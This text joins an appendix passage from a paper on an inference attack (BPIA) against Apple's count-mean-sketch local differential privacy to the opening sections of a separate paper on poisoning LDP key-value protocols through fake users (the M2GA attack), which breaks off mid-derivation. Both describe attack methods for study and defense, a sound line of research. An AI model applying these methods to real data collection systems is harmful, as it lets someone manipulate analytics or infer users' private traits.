Table 6: Effectiveness of the attack for Adv_{weak} in the web domains setting depending on the size of the universe. The four columns on the right report the AUC-PN.

Table 6 reports the AUC-PN values for Adv_{weak}, which are almost identical for all universe sizes and across all number of observations. We omit the results for Adv_{strong} as they are very similar. Intuitively, the size of the universe is mostly irrelevant to BPIA's effectiveness because the only relevant bits in the obfuscated objects are the ones associated (by the randomly selected hash function) with an original object that belongs to a pool of interest. Hence, objects from the neutral pool are relevant only if they yield a collision with any of these. Since the hash function is randomly selected, the collisions tend to distribute evenly inside the pools across multiple observations.

A.5 Effect of ε

The parameter ε controls the level of the noise in CMS, i.e. the probability that each bit is flipped. The value of ε hence affects the privacy guarantees and, in turn, the effectiveness of BPIA. To quantify this impact, we simulate the attack in the web domains setting, changing only the value of ε. We then show how using smaller ε affects utility.

Effect on the attack. Table 8 reports the results for Adv_{weak}. As expected, the value of ε heavily impacts the AUC-PN. Interestingly, for $\varepsilon = 0.1$ the AUC-PN does not improve over the baseline of 0.2 even after $n=180$ observations — when the total (theoretical) privacy loss is $\varepsilon_{\text{tot}} = 180 \times 0.1 = 18$. This is remarkable because when $\varepsilon_{\text{tot}} = 18$, there are virtually no theoretical privacy guarantees, and yet such ε is sufficient to fully protect against BPIA in the web domains setting. This highlights the importance of quantifying the privacy guarantees of differential privacy mechanisms against realistic attack models and scenarios when the theoretical privacy loss is large [12].

Effect on utility. The results in Table 8 show that BPIA could be made significantly less effective — at least in our setting — by using $\varepsilon \leq 1$ in CMS. We now show that this would however seriously impact the utility of the CMS-obfuscated objects that are collected and aggregated by the curator. To show this, we measure the accuracy of the object popularity that

	$\mathrm{MAE}(\dot{p}_\Omega, p_\Omega)$				$\mathrm{MAPE}_{80}(\dot{p}_\Omega, p_\Omega)$			
ε	$Z = 10^6$	$Z = 10^7$	$Z = 10^8$	$Z = 10^9$	$Z = 10^6$	$Z = 10^7$	$Z = 10^8$	$Z = 10^9$
0.01	0.163794	0.050822	0.015939	0.005230	184449.89%	55912.08%	17980.67%	5835.21%
0.10	0.016129	0.005109	0.001553	0.000493	18304.38%	5665.86%	1849.65%	561.66%
1	0.001572	0.000506	0.000156	0.000052	1659.39%	563.36%	174.64%	57.87%
4	0.000337	0.000111	0.000036	0.000016	376.18%	119.29%	40.34%	18.50%
8	0.000115	0.000038	0.000016	0.000013	126.35%	40.42%	18.55%	14.41%

Table 7: Utility achieved by the curator to estimate the popularity distribution p_Ω when CMS is run using privacy loss ε and Z CMS-obfuscated objects are collected.

ε	$n = 7$	$n = 30$	$n = 90$	$n = 180$
0.01	0.20	0.20	0.20	0.20
0.1	0.20	0.20	0.20	0.20
1	0.23	0.29	0.36	0.40
4	0.40	0.63	0.81	0.88
8	0.72	0.90	0.96	0.97

Table 8: Effectiveness of the attack for Adv_{weak} in the web domains setting depending on the value of ε. The four columns on the right report the AUC-PN.

would be estimated by the data curator, under the different ε values. Since this accuracy also heavily depends on the number of CMS-obfuscated objects that are collected, we show the results for different numbers of CMS-obfuscated objects $Z = 10^6, 10^7, 10^8, 10^9$. This can be interpreted as the total number of objects by all users. For example, if users send 100 objects each on average, then 10^7 users are necessary to collect 10^9 objects.

For a given value of ε and Z, we draw Z original objects from the universe according to the true popularity p_Ω. We then apply CMS with the given ε to obtain Z obfuscated objects, and use Apple's algorithm to derive an estimation of the popularity $\dot{p}_\Omega$. Finally, we measure the accuracy of $\dot{p}_\Omega$ by using two metrics: the mean absolute error $\mathrm{MAE}(\dot{p}_\Omega, p_\Omega)$ and the mean absolute percentage error computed on the top 80% objects[8] $\mathrm{MAPE}_{80}(\dot{p}_\Omega, p_\Omega)$.

The results in Table 7 show that the accuracy of $\dot{p}_\Omega$ are greatly affected by ε, with both the MAE and the MAPE increasing about linearly with ε for any value of Z. In particular, the results show that $\dot{p}_\Omega$ starts reaching an acceptable accuracy ($\mathrm{MAPE}_{80} = 18.55\%$) only when $\varepsilon = 8$ and 10^8 CMS objects are collected. Using $\varepsilon = 1$ for the same number of objects would result in a much larger error ($\mathrm{MAPE}_{80} = 174.64\%$). Even when the curator collects 10^9 CMS-obfuscated objects using $\varepsilon = 1$ still results in much lower utility: the MAPE is 57.87%, about three times as much as for $\varepsilon = 8$ and $Z = 10^8$. While an extensive analysis of the utility of CMS for different use cases is beyond the scope of this paper, these results suggest that mitigating our attack by using a smaller ε parameter in CMS would likely affect utility to an unacceptable level.

[8] Since the MAPE is very sensitive to error on objects with very small probabilities, ignoring the 20% of objects with the lowest probability gives a clearer measure of utility. In practical deployments of local differential privacy, determining the exact popularity of unpopular objects is likely not necessary.

A.6 Improving the attack with other types of auxiliary information.

In the experiments with synthetic users we decide to quantify the effectiveness of the attack by randomizing the user's preferred pool and using uniform priors in the attack for ι, γ and δ. In practice the adversary may use additional types of auxiliary information to estimate distributions that would likely improve the effectiveness of the attack in practice. For example, the adversary might know that the user often uses skin-toned emojis, or that they are likely to use almost always the same skin tone. This information could be incorporated into $\mathcal{M}$ using *behavioral priors* p_γ and p_δ for γ and δ, respectively. In another instance, the adversary might know that the target user lives in a city where the majority of the population is white, and hence might expect the target user to be more likely to use light skin-toned emojis. This information can be used to build a *pool prior* p_ι for ι. We leave the study of these potential improvements for future work.

Poisoning Attacks to Local Differential Privacy Protocols for Key-Value Data

Yongji Wu, Xiaoyu Cao, Jinyuan Jia, Neil Zhenqiang Gong
Duke University
{yongji.wu769, xiaoyu.cao, jinyuan.jia, neil.gong}@duke.edu

Abstract

Local Differential Privacy (LDP) protocols enable an untrusted server to perform privacy-preserving, federated data analytics. Various LDP protocols have been developed for different types of data such as categorical data, numerical data, and key-value data. Due to their distributed settings, LDP protocols are fundamentally vulnerable to *poisoning attacks*, in which fake users manipulate the server's analytics results via sending carefully crafted data to the server. However, existing poisoning attacks focused on LDP protocols for simple data types such as categorical and numerical data, leaving the security of LDP protocols for more advanced data types such as key-value data unexplored.

In this work, we aim to bridge the gap by introducing novel poisoning attacks to LDP protocols for key-value data. In such a LDP protocol, a server aims to simultaneously estimate the frequency and mean value of each key among some users, each of whom possesses a set of key-value pairs. Our poisoning attacks aim to simultaneously maximize the frequencies and mean values of some attacker-chosen target keys via sending carefully crafted data from some fake users to the sever. Specifically, since our attacks have two objectives, we formulate them as a two-objective optimization problem. Moreover, we propose a method to approximately solve the two-objective optimization problem, from which we obtain the optimal crafted data the fake users should send to the server. We demonstrate the effectiveness of our attacks to three LDP protocols for key-value data both theoretically and empirically. We also explore two defenses against our attacks, which are effective in some scenarios but have limited effectiveness in other scenarios. Our results highlight the needs for new defenses against our poisoning attacks.

1 Introduction

Nowadays, many Internet services rely on users' data. However, it poses significant challenges to users' privacy for a server to collect raw data from users. *Local Differential Privacy (LDP)* [16] aims to address the challenges. Specifically, LDP is a variant of differential privacy [15] under a local setting, where each user locally perturbs his/her data before sending it to an untrusted server. The server aggregates the perturbed data and obtains the statistics of interest. LDP ensures that even if the server is compromised, users' privacy is still well-protected. Due to its promising resilience against untrusted server, LDP has been widely deployed by Internet giants such as Google [16], Apple [40], and Microsoft [13].

Moreover, LDP protocols have been proposed for different types of data, such as categorical data [16, 30, 39, 45–47], numerical data [13, 14], multidimensional data [44, 52], and key-value data [24, 49]. For instance, in recommender systems, each user rates a set of items (e.g., products), where an item and a rating can be viewed as a key and a value, respectively. Thus, each user possesses a set of key-value pairs. In current recommender systems, users send their raw key-value pairs to the server. However, given access to users' raw key-value pairs, an untrusted server can infer users' sensitive attributes (e.g., gender, age, sexual orientation) via attribute inference attacks [22, 32]. LDP protocols enable a server to collect frequency (i.e., popularity) and mean value (i.e., mean rating) of each key from users without accessing their raw key-value pairs and thus protect users' rating-behavior privacy. The collected frequencies and mean values can be used to rank keys and make recommendations to users.

However, due to the distributed settings, LDP protocols are vulnerable to *poisoning attacks* [7, 11], in which an attacker injects fake users into the system and manipulates the server's analytics results via sending carefully crafted data from the fake users to the server. Specifically, Cheu et al. [11] showed that poisoning attacks can degrade the overall performance for indiscriminate items, while Cao et al. [7] showed that poisoning attacks can promote attacker-chosen target items in LDP protocols for frequency estimation and heavy hitter identification. However, these studies focused on simple data types such as categorical data and numerical data, in which each user possesses a single categorical item or numerical value. The security of LDP protocols for more advanced data types such as key-value data is largely unexplored.

In this work, we aim to bridge this gap. Specifically, we perform a systematic study on poisoning attacks to LDP protocols for key-value data. In our poisoning attacks, an attacker aims to simultaneously promote the estimated frequencies and mean values for some attacker-chosen *target keys*. An attacker can inject some fake users into the system and send carefully crafted data to the server to achieve the attack goals. Our attacks pose severe security threats to LDP protocols for key-value data. For example, when such a LDP protocol is deployed to collect popularity and mean ratings of mobile apps in a mobile-app recommender system, an attacker can use our attacks to promote a malicious app's popularity and mean rating such that it may be recommended to more people.

However, different from the poisoning attacks to LDP protocols for simple data types [7, 11], poisoning attacks to the LDP protocols for key-value data face new challenges. Specifically, key-value data are inherently heterogeneous, i.e., keys are categorical and values are numerical. Moreover, there are correlations between the keys and the values. In particular, the estimated mean value of a key depends on the estimated frequency of the key. Furthermore, each user may possess more than one key-value pair, while each user only has a single item or numerical value in LDP protocols for categorical and numerical data. Therefore, existing poisoning attacks are insufficient for LDP protocols for key-value data.

To address the challenges, we formulate our poisoning attacks as a *two-objective optimization problem*, which explicitly captures the attacker's two objectives on promoting both the estimated frequencies and mean values of the target keys. Specifically, we define the *frequency gain* (or *mean gain*) as the difference between the total estimated frequency (or mean value) of the target keys before and after attack. The expected frequency gain and expected mean gain are the two objective functions in our two-objective optimization problem, where the expectation is taken over the randomness in a LDP protocol. Moreover, we propose a method, called *maximal gain attack (M2GA)*, to approximately solve the two-objective optimization problem. The solution corresponds to the crafted data fake users should send to the server. Specifically, M2GA can exactly maximize the expected frequency gain and approximately maximize the expected mean gain.

To demonstrate the effectiveness of M2GA, we also propose two baseline poisoning attacks, called *random message attack (RMA)* and *random key-value pair attack (RKVA)*. In RMA, each fake user sends a random message in the domain allowed by the LDP protocol to the server, while in RKVA, each fake user picks a random target key, associates the largest allowable value with it, and perturbs the key-value pair following the LDP protocol before sending it to the server.

We apply our attacks to three state-of-the-art LDP protocols for key-value data, e.g., PrivKVM [49], PCKV-UE [24], and PCKV-GRR [24]. Moreover, we evaluate our attacks both theoretically and empirically. Theoretically, we derive the expected frequency gains of our attacks exactly. However, it is challenging to derive the expected mean gains exactly because they involve divisions of random variables. To address the challenge, we derive the expected mean gains approximately via relaxing the divisions of random variables. We note that prior work [7, 11] found security-privacy trade-offs in LDP protocols for categorical and numerical data, i.e., such a LDP protocol is more vulnerable to poisoning attacks when it is more privacy-preserving. One interesting finding from our theoretical analysis is that, such security-privacy trade-off does not necessarily hold in LDP protocols for key-value data. For instance, in M2GA to PrivKVM [49], the expected frequency gain increases (i.e., more vulnerable to M2GA) as the privacy budget decreases (i.e., more privacy-preserving) when an attacker selects one target key; the expected frequency gain does not depend on the privacy budget when an attacker selects two target keys; and the expected frequency gain decreases as the privacy budget decreases when an attacker selects more than two target keys. Empirically, we evaluate our attacks on multiple datasets. Our results show that M2GA can successfully promote the estimated frequencies and mean values of the target keys, and that M2GA substantially outperforms the two baseline attacks.

We also explore two defenses against our poisoning attacks. Specifically, in one defense, the server uses one-class classifier to detect fake users via treating users' data sent to the server as their features. PrivKVM requires multiple communication rounds between the users and the server. Therefore, in our second defense, the server detects fake users in PrivKVM via checking the consistency of their data sent to the server in multiple rounds. Our intuition is that a fake user sends highly correlated data to the server in multiple rounds, while a genuine user does not. Our empirical results show that our defenses are effective in some scenarios. For instance, when the fraction of fake users and the number of target keys are small, M2GA achieves negligible frequency gains and mean gains when the second defense is deployed. However, the defenses are ineffective in other scenarios, e.g., when the fraction of fake users or the number of target keys is large for the second defense, which highlights the needs for new defense mechanisms against our attacks.

Our contributions can be summarized as follows:

- To the best of our knowledge, we are the first to study poisoning attacks to LDP protocols for key-value data.
- We formulate our attacks as a two-objective optimization problem, which aims to maximize both the expected frequency gain and expected mean gain of the target keys.
- We evaluate our attacks on three state-of-the-art LDP protocols for key-value data both theoretically and empirically.
- We investigate two defenses against our attacks. Our results show that the defenses can defend against our attacks in some scenarios but not in others, which highlights that new defenses are needed to mitigate our attacks.

2 Related Work

Poisoning Attacks to LDP Two concurrent studies [7, 11] proposed poisoning attacks to LDP protocols for categorical and numerical data. In these LDP protocols, each user holds a single item or numerical value, and a server aims to estimate the frequencies of items or identify heavy hitters that have the largest item frequencies. Cheu et al. [11] showed that an attacker can downgrade the accuracy of the estimated item frequencies or the identified heavy hitters for indiscriminate items via injecting fake users into the system. Cao et al. [7] showed that an attacker can increase the estimated frequencies for attacker-chosen target items or promote them to be identified as heavy hitters. In particular, Cao et al. formulated their poisoning attacks as a single-objective optimization problem, where the objective function is to maximize the frequency gains for the target items. As we discussed in Introduction, these poisoning attacks are insufficient for LDP protocols for key-value data.

In particular, our work differs from [7] in the following aspects. First, we formulate a two-objective optimization problem for key-value data instead of the single-objective one. Second, our solutions to the optimization problems are different. Third, we propose different defenses against the poisoning attacks. Fourth, we observe different privacy-security trade-off. Specifically, Cao et al. [7] found that when the privacy guarantee is stronger, a protocol becomes less secure to poisoning attacks. We do not necessarily observe such privacy-security trade-off both theoretically (in some cases) and empirically for LDP protocols for key-value data.

Poisoning Attacks to ML Poisoning attacks to machine learning systems have been studied extensively [6, 8, 10, 17–19, 23, 26, 28, 29, 34, 36–38, 48]. In these attacks, an attacker manipulates the training phase of a machine learning system via poisoning some carefully selected training examples or tampering the training process. For instance, training-data poisoning attacks have been studied for support vector machines [6], neural networks [10, 23, 36], and recommender systems [18, 19, 27, 34, 48]. Training-process poisoning attacks have been studied for federated learning [4, 5, 17]. Our poisoning attacks differ from these ones because the computational process of LDP protocols is significantly different from that of machine learning training phases.

3 Preliminaries

Before we dive into details, we summarize the important notations we use in Table 1.

3.1 LDP Protocols for Key-Value Data

Suppose we have n users, we have a dictionary $\mathcal{K}$ of d keys (i.e., $\mathcal{K} = \{1, 2, \cdots, d\}$), and each user possesses a set of KV pairs $\langle k, v\rangle$, where $k \in \mathcal{K}$ and $v \in [-1, 1]$. Note that, without loss of generality, we assume the values are transformed into the range $[-1, 1]$. A server aims to estimate the frequency and mean value of each key among the n users. The frequency of a key is the fraction of users who possess the key, while the mean value of a key is the average of the values in the KV pairs that contain the key. Formally, the true frequency f_k and mean value m_k for each key k are defined as follows:

$$f_k = \frac{\sum_{u=1}^{n} \mathbb{I}_{S_u}(\langle k, \cdot\rangle)}{n}, \quad m_k = \frac{\sum_{u\in\{1,\cdots,n\}, \langle k,v\rangle \in S_u} v}{n \cdot f_k},$$

where S_u is the set of KV pairs possessed by user u and $\mathbb{I}_{S_u}(\langle k, \cdot\rangle)$ is an indicator function that equals 1 if one KV pair in S_u contains the key k and equals 0 otherwise.

symbol	representation
n	# genuine users
m	# fake users
β	fraction of fake users
$\mathcal{K}$	dictionary of keys
d	# keys
$\langle k, v\rangle$	key-value pair
f_k	frequency of k
m_k	mean value of k
ε	privacy budget
ℓ	padding length
r	# target keys
G_f	frequency gain
G_m	mean gain

Table 1: Notations used in this work.

Framework of LDP Protocols for Key-Value Data In LDP protocols, each user randomly perturbs its KV pairs and sends the perturbed data (called *message*) to the server. Roughly speaking, in LDP, any two sets of KV pairs are perturbed to the same message with close probabilities. State-of-the-art LDP protocols [24, 49] for key-value data consist of the following three key steps.

- **Sample:** A user randomly samples a key from the dictionary and constructs a KV pair based on the sampled key.
- **Perturb:** The user perturbs the constructed KV pair to obtain the message that should be sent to the server.
- **Aggregate:** The server estimates the frequency and mean value of each key via aggregating the messages from all users. We denote by $\hat{f}_k$ and $\hat{m}_k$ the estimated frequency and mean value of a key k.

Next, we briefly review three state-of-the-art LDP protocols for key-value data, i.e., PrivKVM [49], PCKV-UE [24], and PCKV-GRR [24].

3.2 PrivKVM

PrivKVM utilizes an iterative procedure, where the aforementioned three steps are performed for N_{iter} rounds. Specifically, after each round, the server has an estimated mean value $\hat{m}_k$ for each key k, which is used to construct messages for the users who do not possess the key k in the next round. Next, we describe the three steps in each round.

Sample For each user, PrivKVM samples a key k from the dictionary uniformly at random. If the user possesses k, then the Sample step returns the user's KV pair $\langle k, v\rangle$, otherwise the Sample step constructs a KV pair $\langle k, v = \hat{m}_k\rangle$ ($\hat{m}_k$ is the estimated mean value in the previous round and is set to 0 in the first round). The value v in the KV pair is then discretized to $v^* = 1$ with a probability of $\frac{1+v}{2}$ and $v^* = -1$ with a probability $\frac{1-v}{2}$. Finally, the Sample step returns a KV pair $\langle k, v^*\rangle$ and a flag indicating whether k is possessed by the user or not.

Perturb First, the user perturbs the discretized value v^* to be v' based on the following rule:

$$v' = \begin{cases} v^* & \text{w.p. } \frac{e^{\varepsilon_2}}{1+e^{\varepsilon_2}} \\ -v^* & \text{w.p. } \frac{1}{1+e^{\varepsilon_2}} \end{cases}, \tag{1}$$

where w.p. is short for with probability. Then, the user further perturbs the $\langle k, v'\rangle$ pair to be $\langle k_p, v'_p\rangle$. Specifically, if the user possesses the key k, then $\langle k_p, v'_p\rangle$ is obtained based on the following perturbation rule:

$$\langle k_p, v'_p\rangle = \begin{cases} \langle 1, v'\rangle & \text{w.p. } \frac{e^{\varepsilon_1}}{1+e^{\varepsilon_1}} \\ \langle 0, 0\rangle & \text{w.p. } \frac{1}{1+e^{\varepsilon_1}} \end{cases}. \tag{2}$$

If the user does not have k, then $\langle k_p, v'_p\rangle$ is obtained as follows:

$$\langle k_p, v'_p\rangle = \begin{cases} \langle 0, 0\rangle & \text{w.p. } \frac{e^{\varepsilon_1}}{1+e^{\varepsilon_1}} \\ \langle 1, v'\rangle & \text{w.p. } \frac{1}{1+e^{\varepsilon_1}} \end{cases}. \tag{3}$$

Finally, the user sends the pair $\langle k_p, v'_p\rangle$ and the index of the key k to the server.

Aggregate We denote by n_k the number of users reporting the index of key k and the tuple $\langle 1, \cdot\rangle$. Then, the server computes the estimated frequency of k as follows:

$$\hat{f}_k = \frac{p - 1 + n_k/n}{2p - 1}, \tag{4}$$

where $p = \frac{e^{\varepsilon_1}}{e^{\varepsilon_1}+1}$. Then, the server counts the number of users n_1^k (or n_{-1}^k) that report the index of key k and the tuple $\langle 1, 1\rangle$ (or $\langle 1, -1\rangle$). The server computes the estimated mean value of k as follows:

$$\hat{m}_k = \frac{\hat{n}_1^k - \hat{n}_{-1}^k}{n_k}, \tag{5}$$

where $\hat{n}_1^k$ and $\hat{n}_{-1}^k$ are defined as follows:

$$\hat{n}_1^k = \frac{p-1}{2p-1} \cdot n_k + \frac{n_1^k}{2p-1}, \tag{6}$$

$$\hat{n}_{-1}^k = \frac{p-1}{2p-1} \cdot n_k + \frac{n_{-1}^k}{2p-1}, \tag{7}$$

where $p = \frac{e^{\varepsilon_2}}{e^{\varepsilon_2}+1}$. We note that frequency estimation is only conducted in the first round, while mean estimation uses the results after N_{iter} rounds. The privacy budget ε_1 is only allocated to the first round, while the privacy budget ε_2 is equally allocated for each round. Specifically, we have $\varepsilon_1 = \frac{\varepsilon}{2}$ and $\varepsilon_2 = \frac{\varepsilon}{2N_{\text{iter}}}$, where ε is the overall privacy budget.

3.3 PCKV-UE and PCKV-GRR

PCKV-UE and PCKV-GRR are two protocols from the PCKV family [24]. PCKV improves PrivKVM by utilizing a *padding-and-sampling* strategy in the Sample step to reduce the variance of frequency and mean value estimation. Moreover, unlike PrivKVM that performs aforementioned three steps for multiple rounds, PCKV only requires a single round. The two protocols PCKV-UE and PCKV-GRR mainly differ in the Perturb step and the Aggregate step, while sharing a common Sample step. Specifically, we have the following workflow:

Sample Suppose a user u has a set of KV pairs $\mathcal{S}_u$. If $|\mathcal{S}_u| < \ell$, where ℓ is called *padding length* and is a parameter of the protocols, then the user u pads the set $\mathcal{S}_u$ with dummy KV pairs $\{\langle d+1, 0\rangle, \langle d+2, 0\rangle, \ldots, \langle d+l-|\mathcal{S}_u|, 0\rangle\}$.

Note that the maximum number of dummy KV pairs is ℓ when $\mathcal{S}_u$ is an empty set. After the padding, a random KV pair $\langle k, v\rangle$ is drawn from the padded set. The value v is then discretized in the same way as PrivKVM, i.e., the value v is discretized to $v^* = 1$ with a probability of $\frac{1+v}{2}$ and $v^* = -1$ with a probability $\frac{1-v}{2}$.

Perturb We denote $d' = d + l$ and $\mathcal{K}' = \{1, 2, \cdots, d+l\}$ (the dictionary with dummy keys). The Perturb steps for PCKV-UE and PKCV-GRR are as follows:

- **PCKV-UE:** PCKV-UE leverages Unary Encoding (UE) to perturb KV pairs. In particular, a perturbed vector $\mathbf{y} \in \{1, -1, 0\}^{d'}$ is sent to the server, where $y[i]$ contains value information of key i and is obtained as follows:

$$\mathbf{y}[k] = \begin{cases} v^*, & \text{w.p. } a \cdot p \\ -v^*, & \text{w.p. } a \cdot (1-p) \\ 0, & \text{w.p. } 1-a \end{cases}, \tag{8}$$

$$\mathbf{y}[i] = \begin{cases} 1, & \text{w.p. } b/2 \\ -1, & \text{w.p. } b/2 \\ 0, & \text{w.p. } 1-b \end{cases}, i \in \mathcal{K}' \setminus \{k\}, \tag{9}$$

where a, b, and p are as follows:

$$a = \frac{1}{2}, b = \frac{2}{e^{\varepsilon}+3}, p = e^{\varepsilon}/(e^{\varepsilon}+1). \tag{10}$$

- **PCKV-GRR:** PCKV-GRR leverages Generalized Random Response (GRR) to perturb KV pairs. Specifically, the KV pair $\langle k, v^* \rangle$ is randomly perturbed into $\langle k', v' \rangle$ as follows:

$$\langle k', v' \rangle = \begin{cases} \langle k, v^* \rangle, & \text{w.p.} \quad a \cdot p \\ \langle k, -v^* \rangle, & \text{w.p.} \quad a \cdot (1-p) \\ \langle i, 1 \rangle, & \text{w.p.} \quad b \cdot 0.5 \\ \langle i, -1 \rangle, & \text{w.p.} \quad b \cdot 0.5 \end{cases}, \tag{11}$$

where $i \in \mathcal{K}' \setminus \{k\}$ and a, b, and p are as follows:

$$a = \frac{\ell(e^{\varepsilon}-1)+2}{\ell(e^{\varepsilon}-1)+2d'}, b = \frac{1-a}{d'-1}, p = \frac{\ell(e^{\varepsilon}-1)+1}{\ell(e^{\varepsilon}-1)+2}. \tag{12}$$

The perturbed KV pair $\langle k', v' \rangle$ is sent to the server.

Aggregate Due to the difference in Perturb step, the Aggregate steps for PCKV-UE and PCKV-GRR are also different. Given a key k, we respectively use n_1^k and n_{-1}^k to denote the number of users that support the KV pairs $\langle k, 1 \rangle$ and $\langle k, -1 \rangle$. In particular, they can be computed as follows:

- **PCKV-UE**: Recall that, in PCKV-UE, $\mathbf{y}[k]$ contains the value information of the key k. We say $\mathbf{y}[k]$ supports $\langle k, 1 \rangle$ (or $\langle k, -1 \rangle$) if $\mathbf{y}[k] = 1$ (or $\mathbf{y}[k] = -1$). Then, we can compute n_1^k (or n_{-1}^k) as the number of users whose perturbed vectors satisfy $\mathbf{y}[k] = 1$ (or $\mathbf{y}[k] = -1$).
- **PCKV-GRR**: In PCKV-GRR, each user sends a single perturbed KV pair $\langle k', v' \rangle$ to the server. Similar to PCKV-UE, we say $\langle k', v' \rangle$ supports $\langle k, 1 \rangle$ (or $\langle k, -1 \rangle$) if $k' = k$ and $v' = 1$ (or $v' = -1$). Then, we can compute n_1^k (or n_{-1}^k) as the number of users whose perturbed KV pairs satisfy $k' = k$ and $v' = 1$ (or $v' = -1$).

Given n_1^k and n_{-1}^k, the server can estimate the frequency of key k as follows:

$$\hat{f}_k = \frac{\left(n_1^k + n_{-1}^k\right)/n - b}{a-b} \cdot \ell, \tag{13}$$

The estimated mean value of the key k is computed as follows:

$$\hat{m}_k = \ell \left(\hat{n}_1^k - \hat{n}_{-1}^k\right) / \left(n\hat{f}_k\right), \tag{14}$$

where

$$\begin{bmatrix} \hat{n}_1^k \\ \hat{n}_{-1}^k \end{bmatrix} = A^{-1} \begin{bmatrix} n_1^k - nb/2 \\ n_{-1}^k - nb/2 \end{bmatrix}, \tag{15}$$

$$A = \begin{bmatrix} ap - \frac{b}{2} & a(1-p) - \frac{b}{2} \\ a(1-p) - \frac{b}{2} & ap - \frac{b}{2} \end{bmatrix}. \tag{16}$$

We note that in all the three LDP protocols, the server can clip the estimated frequency $\hat{f}_k$ to be $\frac{1}{n}$ if it is smaller than $\frac{1}{n}$ and to be 1 if it is larger than 1. Moreover, the server can clip the support counts $\hat{n}_1^k$ and $\hat{n}_{-1}^k$ into the range of $[0, \frac{n\hat{f}_k}{\ell}]$ in PCKV-UE and PCKV-GRR, as well as the range of $[0, n_k]$ in PrivKVM, before using them to estimate the mean value.

4 Threat Model

Attacker's capability and background knowledge We assume that the attacker is able to inject some fake users into the system. Previous measurement study [41] has shown that an attacker can easily obtain a large number of fake/compromised users in online web services such as Twitter and Facebook. Specifically, we assume that the attacker has access to m fake users. Together with the n genuine users, the server estimates frequencies and mean values of keys among the $n+m$ users. For each fake user, the attacker can arbitrarily craft its message sent to the server. An attacker has access to the parameters of the LDP protocol since the LDP protocol is executed on a user side. Specifically, an attacker has access to the dictionary of keys, as well as the implementation details of the Sample and Perturb steps of the LDP protocol.

Attacker's goal An attacker aims to promote some target keys. We assume r target keys and denote them as a set $\mathbb{T} = \{k_1, k_2, \cdots, k_r\}$. The attacker aims to increase the estimated frequencies and mean values of the target keys via sending carefully crafted messages from the fake users to the server. Without loss of generality, we assume the m fake users have IDs $n+1, n+2, \cdots, n+m$. We denote the set of messages the fake users send to the server as $\mathbb{Y} = \{y_i\}_{i=n+1}^{n+m}$, where y_i is the message fake user i sends to the server. We denote by $\hat{f}_k$ and $\tilde{f}_k$ the estimated frequency of key k among the n genuine users and all the $n+m$ users, respectively. Moreover, we denote by $G_f(\mathbb{Y}) = \sum_{k \in \mathbb{T}} \mathbb{E}[\Delta \hat{f}_k]$ the *frequency gain* of the target keys, where $\Delta \hat{f}_k = \tilde{f}_k - \hat{f}_k$ and the expectation is taken over the randomness in a LDP protocol.

Similarly, we denote by $\hat{m}_k$ and $\tilde{m}_k$ the estimated mean value of key k among the n genuine users and all the $n+m$ users, respectively. Furthermore, we denote by $G_m(\mathbb{Y}) = \sum_{k \in \mathbb{T}} \mathbb{E}[\Delta \hat{m}_k]$ the *mean gain* of the target keys, where $\Delta \hat{m}_k = \tilde{m}_k - \hat{m}_k$ and the expectation is taken over the randomness in a LDP protocol. An attacker aims to simultaneously maximize the frequency gain and mean gain via carefully crafting the messages $\mathbb{Y}$. We propose to formulate such an attack goal as the following two-objective optimization problem:

$$\max_{\mathbb{Y}} \begin{bmatrix} G_f(\mathbb{Y}) \\ G_m(\mathbb{Y}) \end{bmatrix}. \tag{17}$$

Note that we consider the target keys are weighted equally for simplicity. However, our formulation can be extended

to the scenario where the attacker assigns different weights to different target keys in the frequency and mean gains. A method to solve the two-objective optimization problem is a poisoning attack to a LDP protocol for key-value data.

5 Our Attacks

We first introduce our three attacks and then apply them to PrivKVM, PCKV-UE, and PCKV-GRR.

5.1 Three Attacks

We propose *Maximal Gain Attack (M2GA)*, which solves the two-objective optimization problem to construct the optimal messages the fake users should send to the server. To show the effectiveness of M2GA, we also propose two baseline attacks: *Random Message Attack (RMA)* and *Random Key-Value Pair Attack (RKVA)*. Next, we describe them one by one.

5.1.1 M2GA

Our idea is to unify the frequency gain and mean gain for different LDP protocols under the same framework, based on which we transform the two-objective optimization problem to be one that is easier to solve.

Unifying the frequency gain We first observe that the estimated frequency $\hat{f}_k$ can be unified as Eq. 13. In particular, as discussed in Section 3.3, PCKV-UE and PCKV-GRR use Eq. 13 to calculate $\hat{f}_k$. We can also use Eq. 13 to calculate $\hat{f}_k$ in PrivKVM, where the parameters a, b, and l are set as follows:

$$a = \frac{e^{\varepsilon_1}}{e^{\varepsilon_1}+1}, b = \frac{1}{e^{\varepsilon_1}+1}, \ell = 1. \tag{18}$$

Therefore, we can represent the frequency gain $G_f(\mathbb{Y})$ as:

$$\begin{aligned} G_f(\mathbb{Y}) &= \sum_{k\in\mathbb{T}} \mathbb{E}\left[\tilde{f}_k - \hat{f}_k\right] \\ &= \sum_{k\in\mathbb{T}} \ell \left\{ \mathbb{E}\left[\frac{(n_1^k + n_{-1}^k + \tilde{n}_1^k + \tilde{n}_{-1}^k)/(n+m) - b}{a-b}\right] \right. \\ &\quad \left. - \mathbb{E}\left[\frac{(n_1^k + n_{-1}^k)/n - b}{a-b}\right] \right\}, \end{aligned}$$

where n_1^k and n_{-1}^k respectively are the support counts of $\langle k, 1\rangle$ and $\langle k, -1\rangle$ among the n genuine users, while $\tilde{n}_1^k$ and $\tilde{n}_{-1}^k$ are the ones among the m fake users. We note that the messages $\mathbb{Y}$ only affect the term $\sum_{k\in\mathbb{T}} \mathbb{E}[\frac{(\tilde{n}_1^k + \tilde{n}_{-1}^k)}{(n+m)(a-b)}]$ and the denominator $(n+m)(a-b)$ is irrelevant in the optimization for a given setting of LDP protocol. Therefore, optimizing the frequency gain is equivalent to optimizing the following:

$$\max_{\mathbb{Y}} \sum_{k\in\mathbb{T}} (\mathbb{E}[\tilde{n}_1^k] + \mathbb{E}[\tilde{n}_{-1}^k]). \tag{19}$$

Moreover, the frequency gain can be simplified as follows:

$$G_f(\mathbb{Y}) = \frac{\ell}{(n+m)(a-b)} \sum_{k\in\mathbb{T}} (\mathbb{E}[\tilde{n}_1^k] + \mathbb{E}[\tilde{n}_{-1}^k]) - c, \tag{20}$$

where $c = \sum_{k\in\mathbb{T}} \frac{m\ell(n_1^k + n_{-1}^k)}{n(n+m)(a-b)} = \frac{m\ell}{n+m}(f_{\mathbb{T}} + \frac{rb}{a-b})$. $f_{\mathbb{T}} = \sum_{k\in\mathbb{T}} f_k$ is the sum of the true frequencies of all target keys, which is a constant.

Unifying the mean gain Similar to frequency estimation, the estimated mean value can also be unified in the following equation:

